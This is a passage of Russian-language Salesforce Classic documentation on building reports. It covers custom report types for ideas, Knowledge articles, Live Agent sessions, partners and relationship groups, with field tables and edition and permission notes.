| <p>Элементы прогнозирования, если объект «Продукт возможности» используется в качестве связанного</p>              | <p>Просмотр сведений о группе продуктов для отдельных элементов строки прогнозирования. Например, пользователь может создать сводный отчет для каждого подчиненного, содержащий группы продуктов и итоговую цену для его элементов прогнозирования, а также сведения о поправках и итоговые стоимости прогнозов.</p> <p> <b>Прим.:</b> Данный тип отчета отображает элементы прогнозирования только для типов прогнозов «Группа продуктов: доход» и «Группа продуктов: количество». Он охватывает возможности, которые содержат и не содержат продукты.</p>  |
| <p>Планы продаж для прогнозирования</p>  | <p>Просмотр данных об индивидуальных или групповых планах продаж. Рекомендуем использовать все стандартные поля типа отчета. Например, отчет может быть дополнен полями поиска (например, полное имя ответственного). Чтобы просмотреть собственные планы продаж и связанные организации или ответственных, отфильтруйте результаты выполненного отчета по собственному имени.</p>   |
| <p>Планы продаж для прогнозирования, если объект «Элементы прогнозирования» используется в качестве связанного</p> | <p>Просмотр выполнения плана продаж. Например, чтобы создать тип настраиваемого отчета, воспользуйтесь обоими объектами «Планы продаж для прогнозирования» и «Элементы прогнозирования». При создании отчета добавьте планы продаж рабочей группы и прогнозируемый доход для закрытых прогнозов, а также создайте поле формулы для отображения выполненного процента плана продаж.</p>   |

## Отчеты по идеям

Чтобы разрешить пользователям создание отчетов по идеям, комментариям и голосам, рекомендуем создать типы настраиваемых отчетов.

Чтобы разрешить пользователям анализ идей, администратор может создать типы настраиваемых отчетов. Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам по идеям; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по идеям.

Чтобы создать папку отчетов по идеям, доступную пользователям, выполните указанные ниже действия.

### 1. Создайте тип настраиваемого отчета для идей.

При создании типа настраиваемого отчета, где «Идеи» используются в качестве основного объекта, а «Голоса» — в качестве второстепенного, дочерние (объединенные) идеи отображаются в отчете только после установки флажка «Записи "А" могут иметь или не иметь связанные записи "В"». Голоса, принадлежащие дочерним идеям, переносятся в основную идею. Другими словами, если объект «Голоса» является обязательным, то дочерние идеи не отображаются в отчете.

2. Создайте общедоступную папку для отчетов по идеям. Данное действие доступно только при наличии полномочия «Управление общедоступными отчетами».
3. Используя тип настраиваемого отчета, создайте как минимум один настраиваемый отчет по идеям. Назначьте отчеты созданной папке отчетов по идеям.

После выполнения данных действий папка отчетов по идеям доступна пользователям на начальной странице отчетов.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»


Для удаления типов настраиваемых отчетов:

- «Изменение всех данных»

## Составление отчетов по статьям Salesforce Knowledge

Настраиваемые отчеты Salesforce Knowledge позволяют отслеживать процессы создания, управления и доставки статей.

Чтобы предоставить пользователям возможность создания отчетов по статьям Salesforce Knowledge, администратор организации может создать типы настраиваемых отчетов. Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам по статьям; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по статьям.

 **Совет:** Пакет «*Отчеты и панели мониторинга базы знаний*» из каталога AppExchange содержит более 20 отчетов, позволяющих отслеживать и анализировать показатели использования базы знаний.

### 1. Создание папки для отчетов по статьям

Чтобы предоставить пользователям доступ к отчетам по статьям, создайте общедоступную папку.

### 2. Отчеты по статьям

Чтобы составить отчет по данным статьи Salesforce Knowledge, создайте тип настраиваемых отчетов.

### 3. Создание отчета по статьям

Выполненный настраиваемый отчет по статьям Salesforce Knowledge может быть сохранен в папку отчетов по статьям.

### 4. Поля отчетов Salesforce Knowledge

Поля, доступные для использования в отчете по базе знаний, определяются типом данных, используемых для составления отчетов.

Создание папки для отчетов по статьям

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания общедоступной папки отчетов:

- «Управление общедоступными отчетами»

Чтобы предоставить пользователям доступ к отчетам по статьям, создайте общедоступную папку.

Чтобы предоставить пользователям доступ к отчетам по статьям, создайте общедоступную папку.

1. Щелкните ссылку **«Создать новую папку»** в разделе «Папки отчетов» вкладки «Отчеты».
2. Введите *«Отчеты по статьям»* в поле «Метка папки».
3. При необходимости измените значение поля «Уникальное имя группы».
4. Выберите значение для параметра «Доступ к общедоступной папке».
 

Чтобы разрешить пользователям добавление и удаление отчетов, выберите уровень доступа «Для чтения и записи».
5. Выберите параметры доступности папки.
6. Нажмите кнопку **«Сохранить»**.

Отчеты, сохраненные в данную папку, доступны на вкладке «Отчеты».

Отчеты по статьям

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания общедоступной папки отчетов:

- «Управление общедоступными отчетами»



Чтобы составить отчет по данным статьи Salesforce Knowledge, создайте тип настраиваемых отчетов.

Чтобы создать настраиваемый отчет, выполните указанные ниже действия.

1. В меню «Настройка» введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите **Типы отчетов** и щелкните «**Создать тип настраиваемого отчета**». См. [Создание типа настраиваемого отчета](#) на странице 492
2. Выберите нужный объект статьи в раскрывающемся меню «Основной объект».

| Основной объект                    | Описание  |
|------------------------------------|---|
| Типы статей и журнал версии статьи | Сравните сведения (например, даты создания, каналы публикации и количество связанных обращений) для настраиваемого типа статьи (например, «Вопросы и ответы»). Чтобы получить доступ к журналам и настраиваемым полям для настраиваемого типа статьи, обязательно добавьте версию типа статьи в качестве дополнительного объекта.   |
| Статьи базы знаний                 | Сравните сведения об отдельных статьях (например, даты создания, каналы публикации и количество связанных обращений). При выборе данного типа настраиваемых отчетов пользователи могут добавить статистики по голосованию и просмотру статей. Если отчет использует основной объект «Статьи базы знаний», то каждой статье соответствует пять записей (строки): по одной записи на каждый канал («Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний»). |
| Поиски статьи базы знаний          | Проанализируйте количество поисков за день, месяц или год по каждому каналу и роли.   |
| Версия статьи базы знаний          | Сравните сведения об отдельных переводах (например, даты создания, каналы публикации и количество связанных обращений). При выборе данного типа настраиваемых отчетов пользователи могут добавить статистики по голосованию и просмотру статей.   |
| Просмотры статьи базы знаний       | Проанализируйте количество просмотров за день, месяц или год по каждому каналу и роли.  |
| Голосования по статье базы знаний  | Проанализируйте количество голосов за день, месяц или год по каждому каналу и роли.   |
| Поиск ключевых слов по базе знаний | Просмотрите ключевые слова, используемые для поиска по базе знаний.   |
| Действие поиска по базе знаний     | <ul style="list-style-type: none"> <li>• Проанализируйте количество поисков за день, месяц или год по каждому каналу и языку.</li> <li>• Для каждого поиска просмотрите:</li> </ul>   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания общедоступной папки отчетов:

- «Управление общедоступными отчетами»

- Дата
- Код и заголовок выбранной статьи
- Просмотрите ключевые слова, используемые для поиска по базе знаний.
- Для каждого ключевого слова просмотрите среднее количество:
  - Результаты
  - Статьи, отображающиеся в результатах поиска
- Для каждой статьи просмотрите среднее количество:
  - Щелчки
  - Уникальные пользователи, выбравшие данную статью

3. Заполните обязательные поля и нажмите кнопку **«Сохранить»**.

Выберите значение **«Отчеты службы поддержки»** или **«Другие отчеты»** в раскрывающемся меню «Сохранить в категории». Данная категория будет использоваться для хранения типа настраиваемых отчетов на вкладке «Отчеты».

4. Настройте нужные параметры на странице «Определить набор записей отчета».

| Основной объект                    | Доступные дополнительные объекты   |
|------------------------------------|--|
| Типы статей и журнал версии статьи | Версии типа статьи   |
| Статьи базы знаний                 | Статистики просмотров статьи, Статистики голосования по статье, Статья обращения |
| Поиски статьи базы знаний          | Нет  |
| Версия статьи базы знаний          | Статистики просмотров статьи, Статистики голосования по статье                   |
| Просмотры статьи базы знаний       | Нет  |
| Голосования по статье базы знаний  | Нет  |
| Поиск ключевых слов по базе знаний | Нет  |
| Действие поиска по базе знаний     | Нет  |

5. Нажмите кнопку **«Сохранить»**.

6. При необходимости удалите или измените порядок отображения полей в макете отчета.

Дополнительную информацию о доступных полях для каждого основного объекта см. в разделе [«Поля отчетов Salesforce Knowledge»](#) на странице 4039.

Создание отчета по статьям

Выполненный настраиваемый отчет по статьям Salesforce Knowledge может быть сохранен в папку отчетов по статьям.

Чтобы создать и сохранить отчеты по статьям в [папку отчетов по статьям](#), воспользуйтесь [типами настраиваемых отчетов](#).

1. Нажмите кнопку **«Создать отчет...»** на вкладке «Отчеты».
2. Выберите нужную категорию (например, **«Отчеты службы поддержки»** или **«Другие отчеты»**).

По умолчанию отчет «Обращения со статьями» доступен в папке «Отчеты службы поддержки».

3. Найдите нужный тип отчета и нажмите кнопку **«Создать»**.
4. Чтобы предоставить другим пользователям доступ к отчету, нажмите кнопку **«Сохранить как»** при просмотре отчета и выберите новую папку «Отчеты по статьям».

#### Прим.:

- Если отчет использует тип «Статья базы знаний», то каждой статье соответствует не менее пяти строк (по одной строке для каждого канала, включая значение «Все каналы»).
- Ежедневные значения попадают в отчеты независимо за последние 90 дней, а ежемесячные значения — за последние 18 месяцев. По истечении этих периодов необходимо воспользоваться сводным значением по месяцам и годам соответственно.
- Если отчет использует тип «Голосования по статье базы знаний», «Просмотры статьи базы знаний» или «Поиски статьи базы знаний», то каждая строка отображает день, канал и роль. Например, если пользователь с ролью «Влиятельное лицо» просматривает статьи во внутреннем приложении, а на следующий день этот же пользователь просматривает во внутреннем приложении большее количество статей, то отчет «Просмотры статьи базы знаний» содержит две строки: по одной строке для каждой даты.
- Отчеты по версии статьи базы знаний, кроме журнала версии статьи базы знаний, поддерживают фильтрацию по категории данных. Разрешается добавлять не более четырех фильтров и задавать их логике значение "В", "ИЛИ", "ПОД" или "ИЛИПОД". Между фильтрами должна использоваться логика "ИЛИ". Система позволяет использовать одну группу категорий несколько раз; каждый раз должен использоваться один и тот же оператор.
- Для создания отчетов по процессам утверждения для статей баз знаний воспользуйтесь **«Экземпляр процесса»** и **«Узлом экземпляра процесса»** при создании типа настраиваемого отчета. Затем отфильтруйте отчет по нужному типу объектов (тип статьи).

Поля отчетов Salesforce Knowledge

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания общедоступной папки отчетов:

- «Управление общедоступными отчетами»

Поля, доступные для использования в отчете по базе знаний, определяются типом данных, используемых для составления отчетов.

Чтобы просмотреть доступные поля отчетов Salesforce Knowledge по основному объекту, воспользуйтесь таблицами ниже.

Доступные поля в типах статей и в отчетах журнала версии

Основной объект «Тип статьи» позволяет добавлять дополнительный объект «Версия типа статьи».

**Табл. 45: Поля основного объекта для отчетов по типам статей**

| Поле                        | Описание  |
|-----------------------------|---|
| Помещен в архив             | Пользователь, добавивший статью в архив.  |
| Дата архивирования          | Дата архивирования статьи.  |
| Номер статьи                | Уникальный номер, назначаемый статье автоматически.   |
| Код типа статьи             | Код, связанный с типом статьи.  |
| Количество связей обращения | Количество обращений, вложенных в статью.   |
| Создано                     | Автор статьи.   |
| Дата создания               | Датирование текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version. |
| Настраиваемые поля          | Любые настраиваемые поля, созданные для типов статей. Чтобы получить доступ к любым настраиваемым полям для типа статьи, добавьте версию типа статьи в качестве дополнительного объекта.  |
| Дата первой публикации      | Дата первой публикации статьи.  |
| Версия статьи базы знаний   | Номер версии статьи.  |
| Последнее изменение сделано | Пользователь, изменивший статью последним.  |
| Дата последнего изменения   | Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.  |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Компонент Salesforce Knowledge доступен за дополнительную плату в версиях **Enterprise** и **Unlimited**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания или обновления типов настраиваемых отчетов:

- «Управление типами настраиваемых отчетов»

Для создания общедоступной папки отчетов:

- «Управление общедоступными отчетами»

| Поле                      | Описание                          |
|---------------------------|-----------------------------------|
| Дата последней публикации | Дата последней публикации статьи. |
| Основной язык             | Исходный язык статьи.             |

 **Прим.:** В настоящее время поля «Версия статьи базы знаний» и «Дата последнего изменения» не могут использоваться в одном отчете.

**Табл. 46: Поля дополнительного объекта для отчетов по типам статей**

| Поле                          | Описание  |
|-------------------------------|---|
| Помещен в архив               | Пользователь, добавивший статью в архив.  |
| Тип статьи                    | Тип, связанный со статьей.  |
| Создано                       | Автор статьи.   |
| Дата создания                 | Датирование текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version. |
| Настраиваемые поля            | Любые настраиваемые поля, созданные для типов статей. Чтобы получить доступ к любым настраиваемым полям для типа статьи, добавьте версию типа статьи в качестве дополнительного объекта.  |
| Является последней версией    | Данное поле соответствует последней версии статьи.  |
| Является основным языком      | Данное поле соответствует исходной статье, а не переводу.   |
| Код версии статьи базы знаний | Уникальный код, назначаемый переводу статьи автоматически.  |
| Язык                          | Язык статьи.  |
| Последнее изменение сделано   | Пользователь, изменивший статью последним.  |
| Дата последнего изменения     | Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.  |
| Устарело                      | Данное поле соответствует основной статье, обновленной после публикации данного перевода.   |
| Статус публикации             | Данное поле соответствует черновой, опубликованной или архивной статье или переводу.  |
| Сводка                        | Описание статьи, добавленное автором.   |
| Заголовок                     | Заголовок статьи.   |
| Дата завершения перевода      | Дата завершения перевода.   |

| Поле                                     | Описание  |
|--|---|
| Дата экспорта перевода                   | Дата экспорта статьи на перевод.  |
| Дата импорта перевода                    | Дата импорта перевода.  |
| Имя URL-адреса                           | Текст, используемый как гиперссылка на статью.  |
| Статус проверки                          | Данное поле определяет действительность статьи.   |
| Номер версии                             | Номер версии статьи.  |
| Доступно на клиентском портале           | Данное поле соответствует статье, опубликованной на клиентском портале.                       |
| Доступно во внутреннем приложении        | Данное поле соответствует статье, опубликованной во внутреннем приложении (вкладка «Статьи»). |
| Доступно на партнерском портале          | Данное поле соответствует статье, опубликованной на партнерском портале.                      |
| Отображается в общедоступной базе знаний | Данное поле соответствует статье, опубликованной в общедоступной базе знаний.                 |

## Поля отчетов по статьям базы знаний

| Поле                          | Описание  |
|-------------------------------|---|
| Номер статьи                  | Уникальный номер, назначаемый статье автоматически.   |
| Тип статьи                    | Тип, связанный со статьей.  |
| Количество связей обращения   | Количество обращений, вложенных в статью.   |
| Создано                       | Автор статьи.   |
| Дата создания                 | Датирование текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version. |
| Дата первой публикации        | Дата первой публикации статьи.  |
| Является последней версией    | Данное поле соответствует последней версии статьи.  |
| Код версии статьи базы знаний | Уникальный код, назначаемый переводу статьи автоматически.  |
| Последнее изменение сделано   | Пользователь, изменивший статью последним.  |
| Дата последнего изменения     | Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.  |

| Поле                                     | Описание  |
|--|---|
| Дата последней публикации                | Дата последней публикации статьи.   |
| Сводка                                   | Описание статьи, добавленное автором.   |
| Заголовок                                | Заголовок статьи.   |
| Имя URL-адреса                           | Текст, используемый как гиперссылка на статью.  |
| Статус проверки                          | Данное поле определяет действительность статьи.   |
| Номер версии                             | Номер версии статьи.  |
| Доступно на клиентском портале           | Данное поле соответствует статье, опубликованной на клиентском портале.                       |
| Доступно во внутреннем приложении        | Данное поле соответствует статье, опубликованной во внутреннем приложении (вкладка «Статьи»). |
| Доступно на партнерском портале          | Данное поле соответствует статье, опубликованной на партнерском портале.                      |
| Отображается в общедоступной базе знаний | Данное поле соответствует статье, опубликованной в общедоступной базе знаний.                 |

## Поля отчетов по поискам статьи базы знаний

| Поле               | Описание   |
|--------------------|--|
| Канал              | Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».  |
| Количество         | Количество поисков статьи за выбранный промежуток времени (день, месяц или год).   |
| Сводное количество | Общее количество поисков статьи за все время существования записи.   |
| Дата               | Дата последнего поиска статьи. Все строки отображают дату, канал и роль.   |
| Продолжительность  | Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). |
| Связанная роль     | Имя роли, применяемой к записи. Каждая строка отчета отображает поиски по каналу и роли.   |

## Поля отчетов по версии статьи базы знаний

| Поле                              | Описание  |
|-----------------------------------|---|
| Помещен в архив                   | Пользователь, добавивший статью в архив.  |
| Дата архивирования                | Дата архивирования статьи.  |
| Номер статьи                      | Уникальный номер, назначаемый статье автоматически.   |
| Тип статьи                        | Тип, связанный со статьей.  |
| Количество связей обращения       | Количество обращений, вложенных в статью.   |
| Создано                           | Автор статьи.   |
| Дата создания                     | Датирование текущей версии статьи. Если статья опубликована несколько раз, то отображается дата последнего черновика. Для создания отчетов, использующих исходную дату создания статьи, сначала создайте тип настраиваемого отчета, объединяющий объекты Knowledge Article (__ka) и Knowledge Article Version (__kav) для данного типа статьи, чтобы можно было использовать созданную дату в записи в объекте Knowledge Article, а не дату для записи в объекте Knowledge Article Version. |
| Дата первой публикации            | Дата первой публикации статьи.  |
| Является последней версией        | Данное поле соответствует последней версии статьи.  |
| Является основным языком          | Данное поле соответствует исходной статье, а не переводу.   |
| Код версии статьи базы знаний     | Уникальный код, назначаемый переводу статьи автоматически.  |
| Язык                              | Язык статьи.  |
| Последнее изменение сделано       | Пользователь, изменивший статью последним.  |
| Дата последнего изменения         | Дата последнего изменения статьи. Дата последнего изменения черновой статьи — это время сохранения черновика. Дата последнего изменения опубликованной статьи — это время последней публикации статьи.  |
| Дата последней публикации статьи. | Дата последней публикации статьи.   |
| Основной язык                     | Исходный язык статьи.   |
| Устарело                          | Данное поле соответствует основной статье, обновленной после публикации данного перевода.   |
| Статус публикации                 | Данное поле соответствует черновой, опубликованной или архивной статье или переводу.  |
| Сводка                            | Описание статьи, добавленное автором.   |
| Заголовок                         | Заголовок статьи.   |
| Дата завершения перевода          | Дата завершения перевода.   |
| Дата экспорта перевода            | Дата экспорта статьи на перевод.  |
| Дата импорта перевода             | Дата импорта перевода.  |



| Поле                                     | Описание  |
|--|---|
| Имя URL-адреса                           | Текст, используемый как гиперссылка на статью.  |
| Статус проверки                          | Данное поле определяет действительность статьи.   |
| Номер версии                             | Номер версии статьи.  |
| Доступно на клиентском портале           | Данное поле соответствует статье, опубликованной на клиентском портале.                       |
| Доступно во внутреннем приложении        | Данное поле соответствует статье, опубликованной во внутреннем приложении (вкладка «Статьи»). |
| Доступно на партнерском портале          | Данное поле соответствует статье, опубликованной на партнерском портале.                      |
| Отображается в общедоступной базе знаний | Данное поле соответствует статье, опубликованной в общедоступной базе знаний.                 |

Поля отчетов по просмотрам статьи базы знаний

При необходимости добавьте не более шести из восьми полей ниже.

| Поле                        | Описание   |
|-----------------------------|--|
| Канал                       | Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».  |
| Количество                  | Количество просмотров статьи за выбранный промежуток времени (день, месяц или год).  |
| Сводное количество          | Общее количество просмотров статьи за все время существования записи.  |
| Дата                        | Дата последнего просмотра статьи. Все строки отображают дату, канал и роль.  |
| Продолжительность           | Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). |
| Связанная роль              | Имя роли, применяемой к записи.  |
| Результат                   | Средний рейтинг просмотров статьи. Обратите внимание, что результаты учитывают расчеты по периоду расцвета. При отсутствии просмотров средний рейтинг статьи понижается или повышается каждые 15 дней. Данное изменение позволяет новым популярным статьям конкурировать со старыми или устаревшими статьями за более высокие или низкие рейтинги.   |
| Общее количество просмотров | Количество просмотров опубликованной статьи.   |

## Поля отчетов по голосованиям по статье базы знаний

| Поле               | Описание   |
|--------------------|--|
| Канал              | Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».  |
| Количество         | Количество голосований по статье за выбранный промежуток времени (день, месяц или год).  |
| Сводное количество | Общее количество голосований по статье за все время существования записи.  |
| Дата               | Дата последнего голосования по статье. Все строки отображают дату, канал и роль.   |
| Продолжительность  | Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). |
| Связанная роль     | Имя роли, применяемой к записи.  |

## Поля отчетов по поиску ключевых слов по базе знаний

| Поле              | Описание   |
|-------------------|--|
| Канал             | Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».  |
| Количество        | Количество поисков ключевых слов за выбранный промежуток времени (день, месяц или год).  |
| Дата              | Дата последнего поиска ключевого слова. Все строки отображают дату, канал и роль.  |
| Продолжительность | Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). |
| Найдено           | Данное поле соответствует ключевому слову, найденному в результате поиска по базе знаний.  |
| Ключевое слово    | Поисковый запрос, используемый для поиска опубликованных статей в базе знаний.   |

## Поля отчетов по действию поиска по базе знаний

| Поле                       | Описание   |
|----------------------------|--|
| Средняя позиция выбора     | Порядок, в котором статьи появлялись в результатах поиска при сортировке по релевантности и случаи, когда пользователи щелкали результаты поиска.  |
| Канал                      | Канал, применимый к статье. Возможные значения: «Все каналы», «Внутреннее приложение», «Клиент», «Партнер» и «Общедоступная база знаний».  |
| Заголовок выбранной статьи | Название статьи, которую щелкнул пользователь после отсортировки данных пользователем по релевантности.  |
| Продолжительность          | Временной промежуток, охватывающий количество поисков. Возможные значения: «Ежедневно», «Ежемесячно» и «Ежегодно». Например, запись, поле «Количество» которой содержит значение «70», а поле «Продолжительность» содержит значение «Ежемесячно», обрабатывалась поиском 70 раз за последний месяц. Итоговые значения подсчитываются ежедневно (для текущего месяца), ежемесячно (для прошлых месяцев) и ежегодно (для прошлых лет). |
| Язык                       | Язык, применяемый к поиску пользователя.   |
| Количество результатов     | Количество результатов поиска, возвращенных для поискового термина. При использовании поля «Продолжительность» данное значение агрегируется на основе указанного периода времени.  |
| Количество поисков         | Количество поисков за выбранный промежуток времени (день, месяц или год).  |
| Количество пользователей   | Количество отдельных пользователей, выбравших статью.  |
| Дата поиска                | Дата поиска.   |
| Поисковый запрос           | Первые 100 символов поискового запроса, использованного для поиска опубликованных статей в базе знаний.  |

### Отчеты по сеансам Live Agent

Отчеты по сеансам Live Agent позволяют собирать данные о действиях, выполненных агентами при общении с клиентами (например, время нахождения агентов в сети или количество назначенных запросов на чат).

*Тип отчета* определяет набор записей и полей, доступных в отчете, исходя из взаимосвязей между основным и связанными с ним объектами. Отчеты содержат только те записи, которые соответствуют критериям, заданным в типе отчета. Система позволяет создать тип настраиваемого отчета по сеансам Live Agent, предназначенный для сбора данных о действиях, выполняемых агентами при поддержке клиентов. Данные отчеты содержат сведения обо всех чатах, зарегистрированных в течение конкретного сеанса Live Agent.

Чтобы настроить отчеты по сеансам Live Agent, добавьте столбцы, содержащие сведения о любых перечисленных ниже категориях, а также настраиваемые поля, связанные с сеансами Live Agent.

| Имя столбца       | Описание                          |
|-------------------|-----------------------------------|
| Агент: полное имя | Имя агента, связанного с сеансом. |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Приложение Live Agent доступно в версиях: организации **Performance Edition** и **Developer Edition**, созданные после 14 июня 2012 года.

Приложение Live Agent доступно за дополнительную плату в версиях: **Enterprise Edition** и **Unlimited Edition**.

|  |   |
|--|---|
| Снятые флажки помощи (Агент)   | Количество раз, когда агент убирал флажок помощи во время сеанса Live Agent.  |
| Снятые флажки помощи (Администратор)   | Количество раз, когда администратор убирал флажок помощи во время сеанса Live Agent.  |
| Поднятые флажки помощи   | Количество раз, когда агент поднимал флажок помощи во время сеанса Live Agent.  |
| Количество назначенных запросов на чат                                       | Количество запросов на чат, назначенных агенту.   |
| Количество отклоненных запросов на чат (вручную)                             | Количество запросов на чат, отклоненных агентом вручную.  |
| Количество отклоненных запросов на чат (истечение времени активной доставки) | Количество истекших запросов на чат, назначенных агенту.  |
| Количество текущих запросов на чат   | Количество чатов, участником которых являлся агент во время сеанса.   |
| Создано: полное имя  | Полное имя автора записи сеанса.  |
| Дата создания  | Дата создания записи сеанса.  |
| Последнее изменение сделано: полное имя                                      | Полное имя пользователя, изменившего запись сеанса последним.   |
| Дата последнего изменения  | Дата последнего изменения записи сеанса.  |
| Код сеанса Live Agent  | Код записи сеанса Live Agent.   |
| Имя сеанса Live Agent  | Автоматически созданный код сеанса Live Agent.  |
| Время входа  | Время и дата начала сеанса агентом.   |
| Время выхода   | Время и дата завершения сеанса агентом.   |
| Время простоя  | Общее время простоя агента на протяжении сеанса (в секундах). Метод вычисления времени простоя агента определяется следующей формулой: «("Время работы: в сети" + "Время работы: отошел") - "Время работы: в чатах" = "Время простоя"». |
| Время работы: максимальная нагрузка  | Общее время максимальной нагрузки агента (в секундах).  |
| Время работы: отошел   | Общее время нахождения агента в статусе «Отошел» (в секундах).  |
| Время работы: в чатах  | Общее время нахождения агента в чатах (в секундах).   |
| Время работы: в сети   | Общее время нахождения агента в сети (в секундах).  |

## Составление отчетов по партнерам

Некоторые возможности могут быть связаны с партнерами. Данный отчет позволяет определять и анализировать подобные взаимосвязи.

Чтобы составить отчет по всем или основным партнерам внутри возможностей, выполните указанные ниже действия.

1. Выберите отчет «Возможности партнера» на вкладке «Отчеты».
2. Чтобы изменить отчет и просмотреть только основных партнеров, нажмите кнопку **«Настроить»**. Добавьте фильтр поля *«"Основной" равно "1"»*.

Столбец «Партнер», добавленный в любой другой отчет по возможностям, отображает только основных партнеров.

Чтобы проанализировать партнеров организаций, выполните отчет «Организации-партнеры».

## Составление отчетов по группам взаимосвязи

Составление отчетов по группам взаимосвязи и участникам группы взаимосвязи доступно только после включения администратором типов настраиваемых отчетов для данных настраиваемых объектов.

Типы настраиваемых отчетов — это единственный способ предоставить пользователям доступ к отчетам по группам взаимосвязи; система Salesforce не предоставляет образцов отчетов или стандартной папки отчетов по группам взаимосвязи.

Чтобы создать общедоступную папку отчетов по группам взаимосвязи, администратор должен выполнить указанные ниже действия.

1. Создайте тип настраиваемого отчета для объектов группы взаимосвязи.



**Совет:** Чтобы создать тип отчета по участникам групп взаимосвязи, выберите основной объект типа отчета «Группы взаимосвязи» и добавьте взаимосвязь объектов «Участники группы взаимосвязи». Чтобы создать тип отчета по основным организациям группы взаимосвязи, выберите основной объект типа отчета «Организации» и добавьте взаимосвязь объектов «Группы взаимосвязи (основная организация)».

